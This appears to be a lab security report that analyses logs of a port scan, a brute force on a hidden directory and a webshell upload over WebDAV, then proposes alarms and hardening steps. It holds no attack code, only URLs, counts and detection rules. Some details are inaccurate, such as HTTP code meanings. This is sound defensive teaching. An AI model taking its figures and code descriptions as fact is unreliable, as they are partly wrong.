


How many packets were sent, and from which IP?

- 13,171 packets (first graphic) from IP 192.168.1.8 (second graphic)

Analysis:

Identifying the Port Scan (cont.)




What indicates that this was a port scan?

- The victim machine responded back with 401 (Unauthorized), 301 (Temporary redirect), 207 (Multi-Status), and 404 (Not found) responses.

Analysis:

Finding the Request for the Hidden Directory



What time did the request occur? How many requests were made?

- The attack started at 9:00pm MST with 13,171 requests made

Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder	9,924
http://192.168.1.105/webdav	25
http://192.168.1.105/webdav/webshell.php	17
http://192.168.1.105/	8
http://192.168.1.105/company_folders/	7

Export: Raw Formatted

Which files were requested? What did they contain?

- http://192.168.1.105/company_folders/secret_folder
- http://192.168.1.105/webdav
- http://192.168.1.105/webdav/webshell.php

Analysis:

Uncovering the Brute Force Attack

Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder	9,924
http://192.168.1.105/webdav	25
http://192.168.1.105/webdav/webshell.php	17
http://192.168.1.105/	8
http://192.168.1.105/company_folders/	7

Export: Raw Formatted

How many requests were made in the attack?

- The file in the secret_folder was requested only 5 times

How many requests had been made before the attacker discovered the password?

- The directory had been requested 9,924 times

The high number of requests made, and the low number of successful attempts, signifies a brute-force attack.

Analysis:

Finding the WebDAV Connection

Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder	9,924
http://192.168.1.105/webdav	25
http://192.168.1.105/webdav/webshell.php	17
http://192.168.1.105/	8
http://192.168.1.105/company_folders/	7

Export: Raw Formatted

- There were 9,924 requests made to the secret_folder directory
- 17 requests were made to access the webshell.php file

Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation:

Blocking the Port Scan

Alarm

What kind of alarm can be set to detect future port scans?

Number of requests per Second to connect

What threshold would you set to activate this alarm?

More than 10 requests per second
for more than 10 seconds from a
given IP address

System Hardening

What configurations can be set on the host to mitigate port scans?

- IP Whitelist
- Filter ICMP traffic
- Connection throttling can be enacted through the firewall

Mitigation:

Finding the Request for the Hidden Directory

Alarm

What kind of alarm can be set to detect future unauthorized access?

Whitelist IPs, alarm trips when non-listed IP attempts to connect

What threshold would you set to activate this alarm?

There is no threshold as this alarm will only sound if an incoming IP is not on the Whitelist.

System Hardening

What configurations can be set on the host to block unwanted access?

- User-specific restricted access to sensitive files and directories
- Encrypting sensitive files while they are at rest is an additional hardening technique

Mitigation:

Preventing Brute Force Attacks

Alarm

What kind of alarm can be set to detect future brute force attacks?

Number of 401 Error codes per second

What threshold would you set to activate this alarm?

More than 100 requests per second

System Hardening

What configurations can be set on the host to block brute force attacks?

- Implement a password lockout after 5 unsuccessful attempts from the same IP address
- Implement CAPTCHA
- Two-factor authentication

Mitigation:

Detecting the WebDAV Connection

Alarm

What kind of alarm can be set to detect future access to this directory?

Monitor webdav access with ELK's Filebeat, creating an alarm for any action performed on a file within the server.

What threshold would you set to activate this alarm?

No threshold, alarm will sound when someone accesses to the webdav directory

System Hardening

What configurations can be set on the host to control access?

Install Filebeat on host machine(s) for monitoring

Mitigation:

Identifying Reverse Shell Uploads

Alarm

What kind of alarm can be set to detect future file uploads?

Alert to any POST requests to webdav directory from any unauthorized IP

What threshold would you set to activate this alarm?

Every time a POST request is made

System Hardening

What configurations can be set on the host to block file uploads?

- Read/Write permission restrictions
- Dedicate a storage partition for upload files

Report End.

Thank you.

Disclaimer: This report is not an exhaustive assessment of the client's systems or security policies and should be noted as such.

